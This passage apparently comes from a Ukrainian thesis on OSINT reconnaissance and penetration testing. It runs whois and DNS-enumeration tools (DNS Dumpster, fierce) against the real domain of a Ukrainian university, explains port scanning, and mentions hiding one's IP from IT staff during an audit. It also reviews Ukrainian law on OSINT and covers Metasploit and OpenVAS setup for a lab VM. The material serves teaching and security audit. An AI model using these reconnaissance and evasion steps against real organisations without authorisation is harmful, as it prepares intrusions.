status:    OK-UNTIL 20230808151215
nserver:   ns2.uran.ua
nserver:   ns.secondary.net.ua
nserver:   ns.zp.edu.ua
nserver:   ns1.zp.edu.ua
nserver:   ns2.zp.edu.ua
remark:    'Zaporizhzhia Polytechnic' National university
remark:    64, Zhukovsky St.
remark:    Zaporizhzhia, 69063
remark:    Ukraine
created:   0-UANIC 20190808151215
changed:   UARR168-UANIC 20220808050030
source:    UANIC


% Glue Record:
% ===========
nserver: ns.zp.edu.ua
ip-addr: 194.8.51.249

% Glue Record:
% ===========
nserver: ns2.zp.edu.ua
ip-addr: 194.8.51.154

% Glue Record:
% ===========
nserver: ns1.zp.edu.ua
ip-addr: 194.8.51.240

% Administrative Contact:
% ======================
nic-handle:  CIIT-UANIC
organization: Національний університет "Запорізька політехніка"
organization: Центр інформаційно-технічного забезпечення навчальног
о процесу
address:     148, Жуковського, 64
address:     69063 Запорізька Олександрівський ЗАПОРІЖЖЯ
address:     UA
phone:       +380 (61) 7698381
e-mail:      asav@zntu.edu.ua
org-id:      02070849
mnt-by:      NONE
changed:     CIIT-UANIC 20210712154236
source:      UANIC

% Technical Contact:
% =================
nic-handle:  CIIT-UANIC
organization: Національний університет "Запорізька політехніка"
organization: Центр інформаційно-технічного забезпечення навчальног
о процесу
address:     148, Жуковського, 64
address:     69063 Запорізька Олександрівський ЗАПОРІЖЖЯ
address:     UA
phone:       +380 (61) 7698381
e-mail:      asav@zntu.edu.ua
org-id:      02070849
mnt-by:      NONE
changed:     CIIT-UANIC 20210712154236
source:      UANIC


% % .UA whois

% Query time:    50 msec
```

Рисунок 2.7 – Запуск утиліти «whois» із доменним ім'ям сайту

DNS Dumpster [36] – аналогічний інструмент із веб-інтерфейсом. Використовуємо DNS Dumpster, щоб одержати список піддоменів для доменного імені zp.edu.ua (рис. 2.8).

На рисунку 2.9 показано «Карту домену» з DNS Dumpster, яка підсумовує результати пошуку для zp.edu.ua.

а) б)

Рисунок 2.8 – Результати пошуку DNS Dumpster для zp.edu.ua.
а) хостинг (власники IP-блоку); б) GeoIP розташування хостів

На рисунку представлений OSINT for Network Infrastructure zp.edu.ua, і піддомени які особливо «цікаві» та про існування яких ми не знали до запуску сканування.

Fierce – це сканер доменних імен, що допомагає знаходити несуміжні IP-простори та імена хостів у зазначених доменах. Іншими словами, враховуючи доменне ім'я, він знайде піддомени і знайде прилеглі сервери («поблизу» на основі IP-адреси), які можуть або не можуть фактично використовувати те саме доменне ім'я. Цей інструмент не займається експлуатацією та не сканує весь Інтернет без розбору. Він призначений спеціально виявлення можливих цілей як усередині корпоративної мережі, так і за її межами.




Рисунок 2.9 – Карта домену zp.edu.ua

Оскільки він в першу чергу використовує DNS, то це часто призводить до неправильного налаштування мереж, через які відбувається витік внутрішнього адресного простору.

Використаємо Fierce у віртуальній машині Kali для сканування DNS (рис. 2.10):

```
$ fierce --domain zp.edu.ua
```

Рисунок 2.10 – Результат сканування DNS утилітою «fierce»

2.5.5 SSL Certificates

SSL сертифікати можуть бути корисним джерелом імен хостів, які можуть становити інтерес для тестування на проникнення. Перевірити SSL-

сертифікати можна вручну у веб-браузері або за допомогою різних онлайн-ресурсів [38, 39].

2.6 Сканування

Зібравши на попередньому етапі інформацію про цільову організацію з відкритих джерел, дослідник безпеки переходить до другого етапу – безпосереднього отримання інформації від внутрішніх мережних сервісів цільової організації. Якщо на попередньому етапі дії дослідника безпеки було практично неможливо виявити жодним з відомих інструментів, які використовуються з метою запобігання атакам, то на етапі сканування, коли йде звернення до сервісів безпосередньо, активність досить легко помітити. Якщо поставленим завданням є проведення аудиту інформаційної системи таким чином, щоб про це не дізнався персонал відділу IT, то постає питання приховування IP-адреси, що використовується за допомогою використання різних проксі-серверів або спеціалізованого програмного забезпечення.

2.6.1 Сканування портів

Сканування портів є першим етапом активної розвідки і, мабуть, одним з основних. Є велика кількість портів: 65535 портів tcp і udp. Номери портів, що починаються з нуля до 1024, є загальновідомими портами. Наприклад, порт 80 пов'язаний з http; порт 21 зіставляється з ftp, порт 25 – з smtp тощо. Сканування портів – це метод розвідки, який включає сканування хоста на наявність відкритих портів і служб. Часто це включає відправлення повідомлення на кожен з портів і визначення того, який з них може бути відкритий.

Даний метод дозволяє виявити активні машини, що працюють у мережі цільової організації, а також встановлене на них програмне забезпечення, запущені мережні сервіси та, у деяких випадках, версію операційної системи.

Сканування TCP-портів засноване на "трьохсторонньому рукостисканні" (three-way handshake). Сканер посилає пакет SYN на порт, і у випадку, коли порт відкритий, отримує у відповідь пакет ACK, а якщо порт закритий – п кет RST. Сканування UDP-портів має свою особливість, тому що протокол UDP, на відміну від TCP, не гарантує надійної доставки інформації та не використовує «рукостискання». Якщо при скануванні виявляється, що порт закритий, сканер отримує назад повідомлення «порт недоступний». У свою чергу відсутність такого повідомлення дозволяє сканеру прийняти рішення про те, що порт відкритий. Але тут є одна проблема: якщо перед сервером стоїть брандмауер, який блокує запити, що йдуть від сканера, то сканер не отримуватиме повідомлення про невдале підключення і прийме неправильне рішення про те, що порт відкритий.

2.6.2 Визначення активних хостів

Визначення активних хостів допомагає скоротити час, який потрібний для проведення аудиту. Визначивши активні хости та сконцентрувавшись лише на них, дослідник безпеки може заощадити велику кількість часу та зменшити обсяг роботи. Для визначення активних хостів можна використовувати ping.

Ping – стандартна утиліта, що входить до складу будь-якої ОС. Однак цей метод має один недолік – дуже часто ICMP, на основі якого і працює ping, заблокований на рівні брандмауера. І в цьому випадку хост, на який надсилаються запити, не відповідатиме на них.

Оскільки ping має досить обмежену функціональність, до того ж використовується утиліта hping3, яка працює не тільки з ICMP, але і з TCP-протоколом, отже, вона може надсилати запити на будь-який порт, отримувати відповіді та обробляти їх.

2.6.3 Отримання інформації від DNS-сервера

Завдяки інформації, яку можна отримати від DNS-сервера, можна скласти список публічних зовнішніх, а часом внутрішніх серверів, що використовуються цільовою організацією. Взаємодіяти з DNS-сервером можна декількома різними способами, наприклад, через кросплатформенну утиліту nslookup.

Типи записів, що використовуються DNS-сервісом:

– A (Address) – пов'язує доменне ім'я та IP-адресу;

– SOA (Start of Authority) – показує, які DNS відповідають за еталонну інформацію про цю зону;

– CNAME (Canonical Name) – додаткове ім'я для цього домену;

– MX (Mail Exchange) – визначає, які поштові сервери обслуговують цю зону;

– SRV (Service) – показує, які сервіси обслуговують цю зону;

– PTR (Pointer) – прив'язує IP-адресу до доменного імені;

– NS (Name Server) – показує, які DNS-сервери обслуговують цю зону.

Використовуючи інформацію з цих записів, можна отримати багато корисної інформації.

2.7 Правові аспекти використання методів OSINT

Діяльність пов'язана зі збором та аналізом інформації з відкритих джерел має відбуватися відповідно до нормативно-правового поля держави. В основі такого регулювання лежить забезпечення конституційних прав громадян (бізнесу) на вільне здійснення пошуку, збору, передавання та використання інформації. Законодавство демократичних країн світу сприяє практичному використанню систем розвідки у відкритих джерелах. Зокрема, в США в 1996 році набрав чинності Закон про свободу інформації, який

зобов’язав спеціальні федеральні відомства надати вільний доступ громадянам до їх інформації. Закон вводив лише обмеження щодо матеріалів, які мають відношення до сфери оборони, фінансів та персональних документів, а також правоохоронної документації. Але варто зазначити, що в деяких країнах законодавці встановлюють обмеження на подібну діяльності, фактично забороняючи проводити розвідку з відкритих джерел.

Стаття 34, розділу 2 Конституції України визначає, що “кожен має право вільно збирати, зберігати, використовувати і поширювати інформацію усно, письмово або в інший спосіб – на свій вибір”. Вітчизняне правове регулювання інформаційної сфери базується на таких принципах:

1) вільно, на законних підставах, здійснювати пошук, одержання, передавання, створення та поширення інформації;

2) встановлювати будь-які обмеження на доступ до інформації тільки законами;

3) відкритість інформації щодо діяльності державних органів та органів місцевого самоврядування, вільний доступ до такої інформації (крім випадків, які передбачені законодавством);

4) за категорією доступу вся інформація поділяється на відкриту (загальнодоступну) та з обмеженим доступом.

В нормативно-правовому полі України поняття “OSINT” відсутнє, хоча діяльність пов'язана зі збиранням, зберіганням, обробкою та поширенням інформації регулюється значною кількістю правових актів:

– Закон України “Про інформацію” [40];

– Закон України “Про друковані засоби масової інформації (пресу) в Україні” [41];

– Закон України “Про охоронну діяльність” [42];

– Закон України “Про захист персональних даних” [43];

– Цивільний кодекс України, Кримінальний кодекс України, Кодекс України про адміністративні правопорушення.

Потрібно зазначити, що проведення заходів щодо забезпечення безпеки організації (установи, підприємства), використовуючи розвідку з відкритих джерел інформації, в деяких випадках трактується як провадження оперативно-розшукової діяльності [44, 45], яку мають право здійснювати лише суб'єкти, визначені в зазначених законах України. Затверджена Указом Президента України "Стратегія кібербезпеки України" [46] визначає основні завдання силовим структурам та передбачає "створення системи своєчасного виявлення, протидії та нейтралізації кіберзагроз, в тому числі із залученням волонтерських організацій", забезпечуючи конкурентну розвідку в цій галузі.

Крім цього, діючий Кримінальний кодекс України передбачає кримінальну відповідальність за несанкціоноване збирання інформації (відомостей) з подальшим її використання, яка містить комерційну таємницю, або ж за розголошення комерційної таємниці. Однак такі відомості виходять за рамки проведення розвідки за відкритими джерелами.

Широке та неоднозначне тлумачення правових норм призводить до того, що будь-які дії, пов'язані зі збором, обробкою та зберіганням інформації щодо конкурентів, в одних випадках, є легітимними (тобто дають можливість уникнути покарання), а в інших – важкодоступними для пересічних громадян. В українських реаліях доступ до великої кількості вільнодоступної (для більшості демократичних державах) інформації – фактично закритий. В першу чергу це стосується інформації про земельні ділянки, об'єкти нерухомості, відкриті банківські рахунки тощо. З більшою частиною таких відомостей можна ознайомитись лише після консультації з відповідними експертами.

Наразі гострою є проблема криміналізації роботи певних державних служб, які в своїй діяльності користуються розвідкою за відкритими джерелами. Державні та приватні підрозділи служб безпеки користуються базами даних, що містять інформацією про особу (її персональні дані). Такі інформаційні бази даних використовуються (в порушення вимог

законодавства) для перевірки, наприклад, даних про співробітників, партнерів чи бізнес-конкурентів.

Технічно підтримка подібних баз даних забезпечується наявністю різних систем типу «Cronos» (легальних програмних оболонок). За допомогою такого інструментарію будь-який вмотивований користувач Інтернету має можливість отримати доступ до великої кількості баз даних [45]. В теперішній час основоположними цінностями людства є право на приватність та захист життя, та на свободу слова. В конкурентному середовищі, що стрімко змінюється, персональні дані трансформуються в дороговартісний товар, який стає потужною зброєю зловмисників. Державні інституції, фінансові установи, великі корпорації не завжди здатні забезпечити самостійно відповідний захист своїх баз персональних даних, через це, великий потік конфіденційної інформації потрапляє на "чорний ринок".

До основних європейських стандартів в сфері захисту персональних даних можна віднести Конвенцію Ради Європи “Про захист осіб у зв’язку з автоматичною обробкою персональних даних” (ETS № 108) та “Пакет захисту даних” Європейського Парламенту та Ради Європи [47], які є еталоном законотворення в цій галузі, особливо для нашої країни. Всі країни-члени Євросоюзу повинні приводити свою законодавчу базу у відповідності до зазначених стандартів.

Стаття 32 Конституції України гарантує право на приватність особистого життя: “Ніхто не може зазнавати втручання в його особисте і сімейне життя, крім випадків, передбачених Конституцією України”. Стаття 30 Конституції України гарантує недоторканність житла, стаття 31 захищає права громадян щодо таємниці листування, конфіденційності телефонних розмов та кореспонденції, стаття 32 забороняє збирати, зберігати, використовувати та поширювати конфіденційну інформацію про особу без її згоди. Конвенція Ради Європи Про захист осіб у зв’язку з автоматизованою обробкою персональних даних (документ від 28 січня 1981 року, ратифікований Україною 06.07.2010 року) визначає порядок передачі та

обробки персональних даних під час автоматизованої обробки через національні кордони.

Як правило, для ідентифікації особи використовується певний набір даних (наприклад такий, який визначений Офісом з управління та бюджету США):

- ім'я та прізвище;
- ідентифікаційний номер;
- IP-адреса (в окремих випадках);
- номер посвідчення водія;
- номер кредитної картки;
- цифровий підпис;
- дата народження;
- місце народження;
- генетична інформація [48].

Законодавством України передбачено використання інформаційних технологій для обробки персональних даних. Перед початком обробки персональних даних власник (відповідальна особа) зобов’язані повідомити про такі наміри компетентні органи з питань захисту персональних даних. Інформація про власника або керівника (спеціаліста-оператора) вносяться до спеціального реєстру операторів. Така інформація стає загальнодоступною.

Законодавство про захист персональних даних поширюються, практично, на всіх громадян, які є учасниками процесів обробки даних. Інформація про особу часто використовується в соціальних мережах , зокрема, в службах електронної пошти.

Сучасні інтернет-компанії збирають та обробляють різні категорії персональних даних – інформацію про працівників, клієнтів (замовників послуг), постачальників тощо. Людина, яка розміщує інформацію про себе в соцмережах або на інших Інтернет-сервісах, свідомо робить її доступною для всіх користувачів таких сервісів і, відповідно до законодавства, така інформація може бути інтерпретована як «публічна». Але не всю інформацію

користувач соціальних мережах робить загальнодоступною, деяка приховується і стає доступною лише для певної групи користувачів, наприклад друзів. В такому випадку Інтернет-сервіси повинні забезпечувати відповідні механізми захисту.

Органи (державні або приватні організації), які проводять інформаційну розвідку з відкритих джерел, оперують загальнодоступними персональними даними. Обробка таких персональних даних не вимагає отримання згоди від суб'єкта (фізичної особи) цих даних.

Однак, обов'язком володільця або адміністратора є доведення того, що оброблювані персональні дані є загальнодоступними. Крім того, потрібно мати документ, що засвідчує публічний доступ до джерела персональних даних або отримати згоду від суб'єкта персональних даних. При цьому, відкритим залишається питання щодо підтвердження власником Інтернет-ресурсу письмової згоди на обробку персональних даних.

На основі розглянутих в цьому розділі базових положень методів OSINT та характеристик найбільш популярних онлайн-сервісів для збору інформації була підготовлена теоретична лабораторна робота №1, що ввійшла до лабораторного практикуму з дисципліни "Захищені мережеві технології" для студентів спеціальності 125 «Кібербезпека» (Додаток А).

2.8 Висновки до розділу 2

У цьому розділі основну увагу приділено одному з важливих етапів, відомому як розвідка, який є першим кроком у методах злому інформаційної системи організації. У цьому розділі було розглянуто теоретичний аспект методів OSINT, способів їх застосування та правовий аспект їх використання. Розглянуто «пасивний» та «активний» методи збирання інформації.

У фазі пасивної розвідки практично ніколи не вдається зібрати всю інформацію з одного джерела. Дані слід збирати, використовуючи різні інструменти OSINT, щоб згодом отримати повну картину інформаційної

системи організації. Визначено чим регламентовано здійснення збору інформації із відкритих джерел в Україні. Було згадано кілька основних інструментів OSINT. Здійснено короткий аналіз їх можливостей та ефективність їх використання при здійсненні розвідки із відкритих джерел. На прикладі інформаційної системи офіційного веб-сайту Національного університету «Запорізька політехніка» проведено аналіз відкритих джерел інформації щодо загроз інформаційної безпеки.

У фазі активної розвідки – сканування портів найбільш функціональною є утиліта Nmap. Nmap має більше можливостей для тонкого налаштування (вибір діапазону портів, режим «прослуховування») і повністю безкоштовною. Однак, на відміну від веб-сервісів, Nmap використовує для роботи ресурси обчислювальної машини, на якій запущена і не має зручного графічного інтерфейсу, з можливістю візуалізації аналітичних даних.

3 ПРАКТИЧНІ ДОСЛІДЖЕННЯ АТАК У ВІРТУАЛЬНОМУ СЕРЕДОВИЩІ

3.1 Пошук вразливостей

Зазвичай для несанкціонованого підключення використовують вразливості у встановленому програмному забезпеченні. Пошук вразливостей можна здійснювати вручну, використовуючи отриману інформацію та бази даних вразливостей. Однак це дуже довгий та трудомісткий процес. А можна скористатися сканерами вразливостей. Найпопулярніші з них – OpenVAS, Nessus, Retina та Nexpose [49]. Вони дозволяють не тільки знаходити відкриті вразливості у встановленому програмному забезпеченні та операційних системах, а й визначати застарілі протоколи шифрування, заражені комп'ютери та багато іншого. До речі, OpenVAS входить до складу Kali Linux.

Kali Linux є передовим Linux-дистрибутивом для проведення тестування на проникнення та аудиту безпеки. Kali Linux включає понад 600 інструментів, орієнтованих на різні завдання інформаційної безпеки, такі як тестування на проникнення, збирання інформації, форензика та зворотна інженерія.

3.2 Metasploit Framework

Для розробки, тестування та застосування експлойтів було створено програмну платформу Metasploit Framework [50].

Експлойт – це спеціальна програма, яка використовує відомі вразливості у програмному забезпеченні для проведення атаки з метою отримання контролю над системою або виведення її з ладу (відмови в обслуговуванні). Експлойти бувають віддаленими, що працюють через комп'ютерну мережу, і локальними, що запускаються безпосередньо в системі. У Metasploit експлойти поділяються на активні та пасивні. Активні починають

експлуатувати певну вразливість у програмному забезпеченні відразу після запуску і закінчують свою роботу у разі удачі чи провалу. Пасивні чекають на підключення віддаленого хоста і тільки після цього починають свою роботу. Наприклад, можна запустити експлойт, надіславши жертві клієнтську частину електронною поштою. Після того, як одержувач відкриє додаток до листа, клієнтська частина з'єднається із запущеним раніше експлойтом, і той розпочне атаку.

Metasploit складається з ядра, яке забезпечує спільну роботу наступних підключаємих компонентів [50]:

1) інтерфейси: консольний та графічні;

2) модулі:

− експлойти (забезпечують можливість експлуатації знайденої вразливості);

− корисне навантаження (програма, яка запускається після успішної роботи експлойта та виконує певну функцію, наприклад, створення користувача, відкриття порту тощо);

− допоміжні модулі (сканер портів, перебір паролів, аналіз трафіку тощо);

− енкодери (дозволяють приховати шкідливий код від систем захисту шляхом його багаторазового перетворення) тощо.

3) розширення – дозволяють значно розширити функціонал Metasploit.

Переглянути всі доступні експлойти можна, використовуючи команду *show exploits*, проте, враховуючи їхню величезну кількість, це не завжди зручно.

Metasploit є універсальним інструментом проведення аудиту безпеки. Цей фреймворк постійно підтримується та оновлюється. Основна робота з безкоштовною версією відбувається через командний інтерфейс з використанням msfconsole. Однак існує і графічний інтерфейс Armitage.

3.3 Тестування експлойтів з Metasploitable 2

У якості об'єкту сканування визначено віртуальну машину Metasploitable2, яка навмисно містить велику кількість вразливостей та помилок у налаштуванні програмного забезпечення. Дана віртуальна машина базується на операційній системі Ubuntu Linux та спеціально спроектована для тестування інструментів інформаційної безпеки та підвищення практичних навичок фахівців у сфері ІБ. В цій операційній системі заздалегідь відкриті всі порти і є найвідоміші вразливості, деякі з яких зустрічаються в реальному житті на діючих системах.

Головна мета Metasploitable2 – допомогти фахівцям з інформаційної безпеки оцінити свої навички, легально перевірити різноманітні інструменти; допомогти розробникам краще зрозуміти механізм написання безпечного коду, а також дати можливість студентам та викладачам дізнатися більше про безпеку контрольованого середовища. Metasploitable2 надає можливість попрактикуватися в експлуатації найпопулярніших вразливостей.

3.4 Демонстрація експлуатації вразливостей

3.4.1 Сканування вразливостей

Використаємо OpenVAS (Open Vulnerability Assessment System) для сканування системи Metasploitable2 на наявність потенційних вразливостей.

OpenVAS являє собою структуру з декількох сервісів та інструментів, яка пропонує потужне рішення щодо проведення сканування системи на наявність вразливостей. OpenVAS це сканер вразливостей та засіб керування вразливостями з відкритим вихідним кодом. Його можливості включають тестування без перевірки автентичності, тестування з перевіркою автентичності, різні високорівневі та низькорівневі інтернет-протоколи та промислові протоколи, налаштування продуктивності для великомасштабних

сканувань та потужна внутрішня мова програмування для реалізації будь-якого типу перевірки вразливості.

Щоб встановити OpenVAS на віртуальну машину Kali Linux, виконаємо наведені нижче дії.

Оновимо Kali Linux:

```
$ sudo apt update
$ sudo apt -y upgrade.
```

Встановимо та налаштуємо OpenVAS:

```
$ sudo apt install openvas
$ sudo apt install postgresql-14
$ sudo gvm-setup.
```

Оновимо сигнатури, які використовуються при скануванні OpenVAS:

```
$ sudo gvm-feed-update
$ sudo gvmd --rebuild
# and not names in the GUI
```

Команді gvmd --rebuild знадобиться багато часу для створення всіх визначень вразливостей. Команда повернеться негайно, але працюватиме у фоновому режимі.

Продовжимо та запустимо OpenVAS:

```
$ sudo gvm-start
```

Наприкінці процесу налаштування gvm був створений користувач «admin» з випадковим паролем. Можна зберегти цей логін, або створити новий обліковий запис з новим паролем за допомогою CLI:

```
$ sudo runuser -u _gvm -- gvmd --create-user=admin
$ sudo runuser -u _gvm -- gvmd --user=admin --new-password="XXXXXX".
```

Відкриємо веб-браузер, перейдемо за адресою https://127.0.0.1:9392 (або він буде відкритий автоматично) та увійдемо до системи з логіном та паролем, які щойно створили.

OpenVAS обробляє нещодавно завантажені підписи у фоновому режимі, і сканер буде недоступний, доки ця робота не буде завершена (рис. 3.1). Не слід налаштовувати та запускати сканування, доки не побачимо CVE та NVT на панелі інструментів сканування.




Рисунок 3.1 – Процес оновлення OpenVAS

Щоб стежити за станом системи, запустимо *top* у командному рядку. Поки сигнатури обробляються, можна спостерігати кілька програм, пов'язаних із OpenVAS (ospd-openvas та gvmd) та кілька баз даних (postgres та redis-server), які активно споживають ресурси ЦП (рис. 3.2).




Рисунок 3.2 – Використання ресурсів ЦП

Коли сигнатури повністю оброблені, на сторінці "Адміністрування--->Статус каналу" канали повинні відображатися як "Current", а на головній панелі інструментів мають відображатися графіки CVE та NVT (рис. 3.3).

